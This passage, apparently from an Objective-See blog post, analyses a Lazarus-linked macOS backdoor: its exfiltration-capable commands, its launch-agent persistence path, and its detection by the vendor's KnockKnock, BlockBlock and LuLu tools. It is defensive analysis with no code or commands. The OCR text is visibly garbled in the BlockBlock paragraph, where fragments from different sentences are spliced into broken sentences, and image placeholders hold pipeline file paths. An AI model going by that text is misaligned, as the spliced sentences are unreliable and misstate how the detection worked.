
Other taskable commands are what one would expect in a persistent backdoor (e.g. file read (and exfil), file write, etc. etc.).

Esilet vs. Objective-See's Tools

Whenever new malware is uncovered, part of that analysis is to see how it stacks up against Objective-See's free, open-source macOS security tools.

…and if our tools don't fully detect or mitigate the malware, we then know how they can be improved!

First off, let's talk about KnockKnock which enumerates persistently installed software to detect any persistent malware. Good news, when run, KnockKnock easily uncovers and flags the malware's launch agent:




KnockKnock ...who's there?

The metadata from the submission to VirusTotal reveals that the Esilet-tmpg7lpp binary, was initially submitted via one of Objective-See's tools! How cool!? 🤗


Next, we have BlockBlock which monitors several common persistence locations. Its goal is to, at runtime, detect any malware that attempts to persist. And again, good news, BlockBlock detect the

malware tool attempts to persist as a launch agent can submitted the item to VirusTotal for analysis. When the user
(`~/Library/LaunchAgents/com.applex.services.agent.agent.plist`):



BlockBlock ...block, blocking!

Finally, we have LuLu our firewall, that can alert you about unauthorized network connections. And yes, it will alert you when the malware attempts to connect to its command and control server for tasking:



LuLu, unauthorized network alert

Conclusion

A recent CISA report provided a comprehensive overview of recent North Korean (Lazarus Group) hacking techniques and tools.

In this blog post, we dove deeper into the macOS malware used in these attacks, further detailing the malware's 1st and 2nd stage components, including persistence and capabilities.

Finally we showed how Objective-See's heuristic-based tools easy thwarted this malware, even with no a priori knowledge!